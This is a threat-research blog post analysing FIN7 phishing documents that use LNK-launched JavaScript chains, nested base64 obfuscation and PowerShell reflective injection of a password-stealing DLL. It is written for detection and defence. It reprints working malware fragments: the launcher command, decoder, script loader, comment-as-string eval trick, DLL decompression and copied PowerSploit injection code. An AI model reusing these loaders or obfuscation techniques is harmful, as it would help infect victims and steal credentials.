


FIN7 Group Uses JavaScript and Stealer DLL Variant in New Attacks

By Edmund Brumaghin

WEDNESDAY, SEPTEMBER 27, 2017 13:38

THREATS

This post was authored by Michael Gorelik and Josh Reynolds

Executive Summary Throughout this blog post we will be detailing a newly discovered RTF document family that is being leveraged by the FIN7 group (also known as the Carbanak gang) which is a financially-motivated group targeting the financial, hospitality, and medical industries. This document is used in phishing campaigns to execute a series of scripting languages containing multiple obfuscation mechanisms and advanced techniques to bypass traditional security mechanisms. The document contains messages enticing the user to click on an embedded object that executes scripts which are used to infect the system with an information stealing malware variant. This malware is then used to steal passwords from popular browsers and mail clients which are sent to remote nodes that are

accessible to the attackers. These advanced mechanisms and the information stealing malware will be discussed in detail. We will also review a number of static and dynamic detection mechanisms used in the AMP for Endpoints and Threat Grid product lines to detect these document families.

Introduction On June 9th, 2017 Morphisec Labpublished a blog post detailing a new infection vector technique using an RTF document containing an embedded JavaScript OLE object. When clicked it launches an infection chain made up of JavaScript, and a final shellcode payload that makes use of DNS to load additional shellcode from a remote command and control server. In this collaboration post with Morphisec Lab and Cisco's Research and Efficacy Team, we are now publishing details of this new document variant that makes use of an LNK embedded OLE object, which extracts a JavaScript bot from a document object, and injects a stealer DLL in memory using PowerShell. The details we are releasing are to provide insight into attack methodologies being employed by sophisticated groups such as FIN7 who are consistently changing techniques between attacks to avoid detection, and to demonstrate the detection capabilities of the AMP for Endpoints and Threat Grid product lines. This is relevant to the constantly changing threats that are affecting multiple types of industries on a daily basis.

Infection Vector The dropper variant that we encountered makes use of an LNK file to execute wscript.exe with the beginning of the JavaScript chain from a word document object:

```
C:\Windows\System32\cmd.exe..\..\..\Windows\System32\cmd.exe /C set x=wsc@ript /e:js@cript
%HOMEPATH%\md5.txt & echo
try{w=GetObject("","Wor"+"d.Application");this[String.fromCharCode(101)+'va'+'l']
(w.ActiveDocument.Shapes(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo
%x:@=%|cmd
```

This chain involves a substantial amount of base64 encoded JavaScript files that make up each component of the JavaScript bot. It also contains the reflective DLL injection PowerShell code to inject an information stealing malware variant DLL which will be discussed further.

JavaScript Comparisons

Clustering Decoded JavaScript Functionality A single one of these documents can produce as many as 40 JavaScript files. In order to identify similar techniques, we decided to use entropy of a given JavaScript file, and the base64 decoding depth to cluster files within a scatter plot with theggplot andggiraph R libraries.

Before we demonstrate our analysis results, we will explain the values used for plotting and clustering of the JavaScript files.

Base64 Encodings The majority of the JavaScript obfuscation is nested base64 encodings. Base64 is a binary to text encoding scheme which can be used to represent any type of data. In the case of these documents it is used to encode JavaScript functionality multiple times, likely in order to avoid common analysis techniques employed by traditional anti-virus software which only emulate JavaScript instructions for a limited amount of iterations. The base64 blobs are hardcoded, or comma separated, which are then concatenated and decoded making up the next JavaScript code to be executed. It is decoded using an CDO.Message ActiveXObject invocation and specifying the ContentTransferEncoding to be base64 (note that the windows-1251 charset is Cyrillic, which may indicate Russian origin):

```
function b64dec(data){

    var cdo = new ActiveXObject("CDO.Message");
    var bp = cdo.BodyPart;
    bp.ContentTransferEncoding = "base64";
    bp.Charset = "windows-1251";
    var st = bp.GetEncodedContentStream();
    st.WriteText(data);
    st.Flush();
    st = bp.GetDecodedContentStream();
    st.Charset = "utf-8";
    return st.ReadText;
}
```

This is then evaluated using an obfuscated function invocation, E.G:

```
MyName.getGlct()[String.fromCharCode(101)+'va'+'l'](b64dec(energy));
```

These base64 decoding steps lead to various execution branches of JavaScript bot functionality, and the injection of a stealer DLL into memory:




Figure 1: Detailed Document Infection Chain Using JavaScript and DLL Injection

JavaScript Entropy Entropy involves the calculation of disorder and uncertainty within a given amount of data. In this case, we are interested in associating

extracted JavaScript files based on this calculation, since variations of these documents contain similar functionality, but employed obfuscation mechanisms makes clustering them difficult. We used the following calculation fromEro Carrera's blog in Python:

```
import math

def H(data):
    if not data:
        return 0
    entropy = 0
    for x in range(256):
        p_x = float(data.count(chr(x)))/len(data)
        if p_x > 0:
           entropy += - p_x*math.log(p_x, 2)
    return entropy
```

This calculation is done for each JavaScript file and is the X axis of our scatter plots that will be described in the next section.

Scatter Plot for Clustering & JavaScript Functionality We began with an initial set of documents which did not contain a dropper DLL. We then calculated the amount of base64 decoding required to produce each file (Y axis) and calculated their respective entropy (X axis). We then reviewed each scatter plot grouping and labeled their respective functionality in red:




Figure 2: Scatter plot using entropy and base64 decoding depth

There are a number of conclusions from the scatter plot:

1. The higher depth of base64 decoding shows more interesting functionality (to be expected)
2. The bot functionality and C2 contact JavaScript is within multiple sets of files at close decoding depths and entropy
3. The task scheduling functionality vary in depth and entropy (two separate cases) We then applied the same technique to the second generation of documents which ship an entire base64 encoded and compressed DLL:




Figure 3: Scatter plot of PowerShell DLL documents

The outliers are the decoded DLLs and XML task files. When these components are removed from the scatter plot (leaving only JavaScript) we see similar clusters to the first generation of documents:




Figure 4: Modified Plot of PowerShell DLL Documents

Based on the number of clusters and range of entropy we see that this generation of documents contain more files with varying functionality and depth. This plotting technique also provides a method of identifying new functionality by showing outliers, such as the labeled PS Outlier which contains an array of encoded PowerShell bytes rather than a blob that provides the final PowerShell for DLL injection:





Figure 5: Identified New PowerShell Functionality Due to Entropy Outlier

JavaScript Obfuscation Changes Once similar functionality has been clustered, the changes made between generated documents become apparent. Variable names and GUID paths are changed:




```
function AW(AX)
{
  try{
    var AY = new ActiveXObject("Scripting.FileSystemObject");
    var AZ = AY.GetFile(AX);
    var BA = AZ.OpenAsTextStream(1, 0);
    var BB = BA.ReadAll();
    BA.Close();
    return BB;
  }catch(BC){
    return "";
  }
}

var BD = this;
var BE = (function () {/*
try{

  var BF = new ActiveXObject("Scripting.FileSystemObject");
  var BG = new ActiveXObject("Wscript.Shell");
  var BH = "{BF3C96F6-F9AD-2E86-2C95-CB4BC1CA46EB}";
  var BI = "{BCADFFDC-79BA-17E9-EE87-F8D4FF0E8C61}";
  var BJ = "596f4e4248dce2.23428764.txt";
  var BK = BG.ExpandEnvironmentStrings("%HOMEPATH%") + "\\" + BH;
  var AX = BK + "\\" + BJ;
  var BL = "";
  var BM = "";

  if(BF.FileExists(AX)){
    BL = AW(AX);
    BL = BL.toString();
    if( BL.length > 0 ){
      BN = BL.split(",");
      for (var BO = 0; BO < BN.length; BO++) {
        AX = BK + "\\" + BI + "\\" +  BN[BO];
        if(BF.FileExists(AX)){
          BM = 'wscript.exe //b //e:jscript "' + AX + '"';
          BG.Run(BM, 0, false);
        }
      }
      AX = BK + "\\" + BJ;
      var BP = BF.OpenTextFile(AX,2,true,0);
      BP.Write('');
      BP.Close();
    }
  } else {

  }

}catch(BC){}
*/}).toString().slice(16,-4);

try {
  BQ();
} catch(BC) {
  BD[String.fromCharCode(101)+'va'+'l'](BE);
```

```
function M(N)
{
  try{
    var O = new ActiveXObject("Scripting.FileSystemObject");
    var P = O.GetFile(N);
    var Q = P.OpenAsTextStream(1, 0);
    var R = Q.ReadAll();
    Q.Close();
    return R;
  }catch(S){
    return "";
  }
}

var T = this;
var U = (function () {/*
try{

  var V = new ActiveXObject("Scripting.FileSystemObject");
  var W = new ActiveXObject("Wscript.Shell");
  var X = "{4E4B4A4A-086B-B26D-B784-0B61748A9E15}";
  var Y = "{C71C10BA-4991-4E23-1DE5-2F4387E6BBA8}";
  var Z = "5968aa286e8a31.07027564.txt";
  var AA = W.ExpandEnvironmentStrings("%HOMEPATH%") + "\\" + X;
  var N = AA + "\\" + Z;
  var AB = "";
  var AC = "";

  if(V.FileExists(N)){
    AB = M(N);
    AB = AB.toString();
    if( AB.length > 0 ){
      AD = AB.split(",");
      for (var AE = 0; AE < AD.length; AE++) {
        N = AA + "\\" + Y + "\\" +  AD[AE];
        if(V.FileExists(N)){
          AC = 'wscript.exe //b //e:jscript "' + N + '"';
          W.Run(AC, 0, false);
        }
      }
      N = AA + "\\" + Z;
      var AF = V.OpenTextFile(N,2,true,0);
      AF.Write('');
      AF.Close();
    }
  } else {

  }

}catch(S){}
*/}).toString().slice(16,-4);

try {
  AG();
} catch(S) {
  T[String.fromCharCode(101)+'va'+'l'](U);
```

Figure 6: Variables and Path GUID JS Changes

This functionality also highlights an interesting obfuscation mechanism that some emulation engines may ignore. The function body of the evaluated JavaScript appears to be within a multi-line comment, however, in reality this is evaluated as a multi-line string. This can be seen below when tested in Chrome's scripting console:



```
> var U = (function () {/*
  try{
  console.log("I can't believe this actually works.");
  }catch(BD){};
  */}).toString().slice(16,-4)
<- undefined
> eval(U)
  I can't believe this actually works.
```

Figure 7: JavaScript Multi-Line Comment String Obfuscation

Functions are re-ordered:




Figure 8: Reordered Function Example

Command and Control addresses are changed:

Figure 9: Changed Command and Control Addresses

Varying base64 encoding depths, which can be identified using our scatter plot, such as the PowerShell write and execution functionality:




Figure 10: PowerShell Write and Execute Functionality at Different Base64 Decoding Depths

Which when compared vary in decoding depth but are the same functionality:

```
function readFile(p)
{
  try{
    var fs = new ActiveXObject("Scripting.FileSystemObject");
    var file = fs.GetFile(p);
    var stream = file.OpenAsTextStream(1, 0);
    var content = stream.ReadAll();
    stream.Close();
    return content;
  }catch(e){
    return "";
  }
}
function pausecomp(millis)
{
    var date = new Date();
    var curDate = null;
    do{
    curDate = new Date();
    WScript.Sleep(100);
  }while(curDate-date < millis);
}

function getProxy(){
  var WshShell = new ActiveXObject("WScript.Shell");

  try {
    var ProxyEnable = WshShell.RegRead("HKEY_CURRENT_USER\\Software\\Mic
rosoft\\Windows\\CurrentVersion\\Internet Settings\\ProxyEnable");
    if(ProxyEnable == 1){
      var ProxyServer = WshShell.RegRead("HKEY_CURRENT_USER\\Software\\M
icrosoft\\Windows\\CurrentVersion\\Internet Settings\\ProxyServer");
      return ProxyServer;
    }else{
      return "";
    }
  } catch (e) {
    return "";
  }
}
```

```
function readFile(p)
{
  try{
    var fs = new ActiveXObject("Scripting.FileSystemObject");
    var file = fs.GetFile(p);
    var stream = file.OpenAsTextStream(1, 0);
    var content = stream.ReadAll();
    stream.Close();
    return content;
  }catch(e){
    return "";
  }
}
function pausecomp(millis)
{
    var date = new Date();
    var curDate = null;
    do{
    curDate = new Date();
    WScript.Sleep(100);
  }while(curDate-date < millis);
}

function getProxy(){
  var WshShell = new ActiveXObject("WScript.Shell");

  try {
    var ProxyEnable = WshShell.RegRead("HKEY_CURRENT_USER\\Software\\Mi
crosoft\\Windows\\CurrentVersion\\Internet Settings\\ProxyEnable");
    if(ProxyEnable == 1){
      var ProxyServer = WshShell.RegRead("HKEY_CURRENT_USER\\Software\\
Microsoft\\Windows\\CurrentVersion\\Internet Settings\\ProxyServer");
      return ProxyServer;
    }else{
      return "";
    }
  } catch (e) {
    return "";
  }
}
```


Figure 11: Code Comparison PowerShell Write and Execute Functionality

Stealer DLL

Recovering the DLL One of the final components of these JavaScript 'decoding chains' is a PowerShell reflective DLL injection script which contains copy pasted functions fromPowersploit's Invoke-ReflectivePEInjection. The DLL is de-obfuscated by decoding the base64 blob and uses IO.Compression.DeflateStream to decompress the resulting bytes. In order to recover the DLL we can simply write the decompressed bytes to disk using [io.file]::WriteAllBytes.

```
$EncodedCompressedFile = @'
7bdHYBxJlUmL23Ke39kYurX4ihSHCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqyqBymVWZV1mFkDM7Z2899577733mvvvfe6OS1OJ/ff/z9cZmQBbPbOStrJniGAqsgFP3S8HzBivvipP+nX+LV/jV/j1/h16P//9//9af9evIc/w
'@
$DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($EncodedCompressedFile),[IO.Compression.CompressionMode]::Decompress)
$UncompressedFileBytes = New-Object Byte[](24576)
$DeflatedStream.Read($UncompressedFileBytes, 0, 24576) | Out-Null
[io.file]::WriteAllBytes('C:\Users\admin\AppData\Local\Temp\out.bin',$UncompressedFileBytes)
```

Figure 12: PowerShell stream decompression and writing DLL to disk



```
Function Get-Win32Types
{
    $Win32Types = New-Object System.Object

    $Domain = [AppDomain]::CurrentDomain
    $DynamicAssembly = New-Object System.Reflection.AssemblyName('DynamicAssembly')
    $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynamicAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
    $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('DynamicModule', $false)
    $ConstructorInfo = [System.Runtime.InteropServices.MarshalAsAttribute].GetConstructors()[0]

    ############    ENUM    ############
    #Enum MagicType
    $TypeBuilder = $ModuleBuilder.DefineEnum('MagicType', 'Public', [UInt16])
    $TypeBuilder.DefineLiteral('IMAGE_NT_OPTIONAL_HDR32_MAGIC', [UInt16] 0x10b) | Out-Null
    $TypeBuilder.DefineLiteral('IMAGE_NT_OPTIONAL_HDR64_MAGIC', [UInt16] 0x20b) | Out-Null
    $MagicType = $TypeBuilder.CreateType()
    $Win32Types | Add-Member -MemberType NoteProperty -Name MagicType -Value $MagicType

    ###########    STRUCT    ###########
    #Struct IMAGE_DATA_DIRECTORY
    $Attributes = 'AutoLayout, AnsiClass, Class, Public, ExplicitLayout, Sealed, BeforeFieldInit'
    $TypeBuilder = $ModuleBuilder.DefineType('IMAGE_DATA_DIRECTORY', $Attributes, [System.ValueType], 8)
    ($TypeBuilder.DefineField('VirtualAddress', [UInt32], 'Public')).SetOffset(0) | Out-Null
    ($TypeBuilder.DefineField('Size', [UInt32], 'Public')).SetOffset(4) | Out-Null
    $IMAGE_DATA_DIRECTORY = $TypeBuilder.CreateType()
    $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_DATA_DIRECTORY -Value $IMAGE_DATA_DIRECTORY

    #Struct IMAGE_FILE_HEADER
    $Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit'
    $TypeBuilder = $ModuleBuilder.DefineType('IMAGE_FILE_HEADER', $Attributes, [System.ValueType], 20)
    $TypeBuilder.DefineField('Machine', [UInt16], 'Public') | Out-Null
    $TypeBuilder.DefineField('NumberOfSections', [UInt16], 'Public') | Out-Null
    $TypeBuilder.DefineField('TimeDateStamp', [UInt32], 'Public') | Out-Null
    $TypeBuilder.DefineField('PointerToSymbolTable', [UInt32], 'Public') | Out-Null
    $TypeBuilder.DefineField('NumberOfSymbols', [UInt32], 'Public') | Out-Null
    $TypeBuilder.DefineField('SizeOfOptionalHeader', [UInt16], 'Public') | Out-Null
    $TypeBuilder.DefineField('Characteristics', [UInt16], 'Public') | Out-Null
    $IMAGE_FILE_HEADER = $TypeBuilder.CreateType()
    $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_FILE_HEADER -Value $IMAGE_FILE_HEADER

    #Struct IMAGE_OPTIONAL_HEADER64
    $Attributes = 'AutoLayout, AnsiClass, Class, Public, ExplicitLayout, Sealed, BeforeFieldInit'
    $TypeBuilder = $ModuleBuilder.DefineType('IMAGE_OPTIONAL_HEADER64', $Attributes, [System.ValueType], 240)
    ($TypeBuilder.DefineField('Magic', $MagicType, 'Public')).SetOffset(0) | Out-Null
    ($TypeBuilder.DefineField('MajorLinkerVersion', [Byte], 'Public')).SetOffset(2) | Out-Null
```

Figure 13: Copy-Pasted PowerSploit Invoke-ReflectivePEInjection Code

Stealer DLL Functionality We wrote a blog post about the H1N1 dropper in August 2016, whichreferenced a string de-obfuscation script to handle multiple 32-bit value XOR, ADD, and SUB string obfuscation techniques. This script is able to handle similar functionality in this stealer DLL:

```
push    4
push    3000h
push    400h
push    0
push    offset VirtualAlloc
pop     eax
call    eax
mov     [ebp+lpString], eax
or      eax, eax
jz      loc_10003CAE
push    0               ; fCreate
push    1Ah             ; nFolder
push    [ebp+lpString]  ; lpszPath
push    0               ; hwndOwner
call    SHGetSpecialFolderPathW
or      eax, eax
jz      short loc_10003C9C
mov     edi, [ebp+lpString]
push    edi             ; lpString
call    lstrlenW
shl     eax, 1
add     edi, eax
xor     eax, eax
sub     eax, 0FFB2FFA4h
stosd
xor     eax, 370033h
stosd
add     eax, 0FFF1FFFAh
stosd
xor     eax, 0D0005h
stosd
sub     eax, 1B0010h
stosd
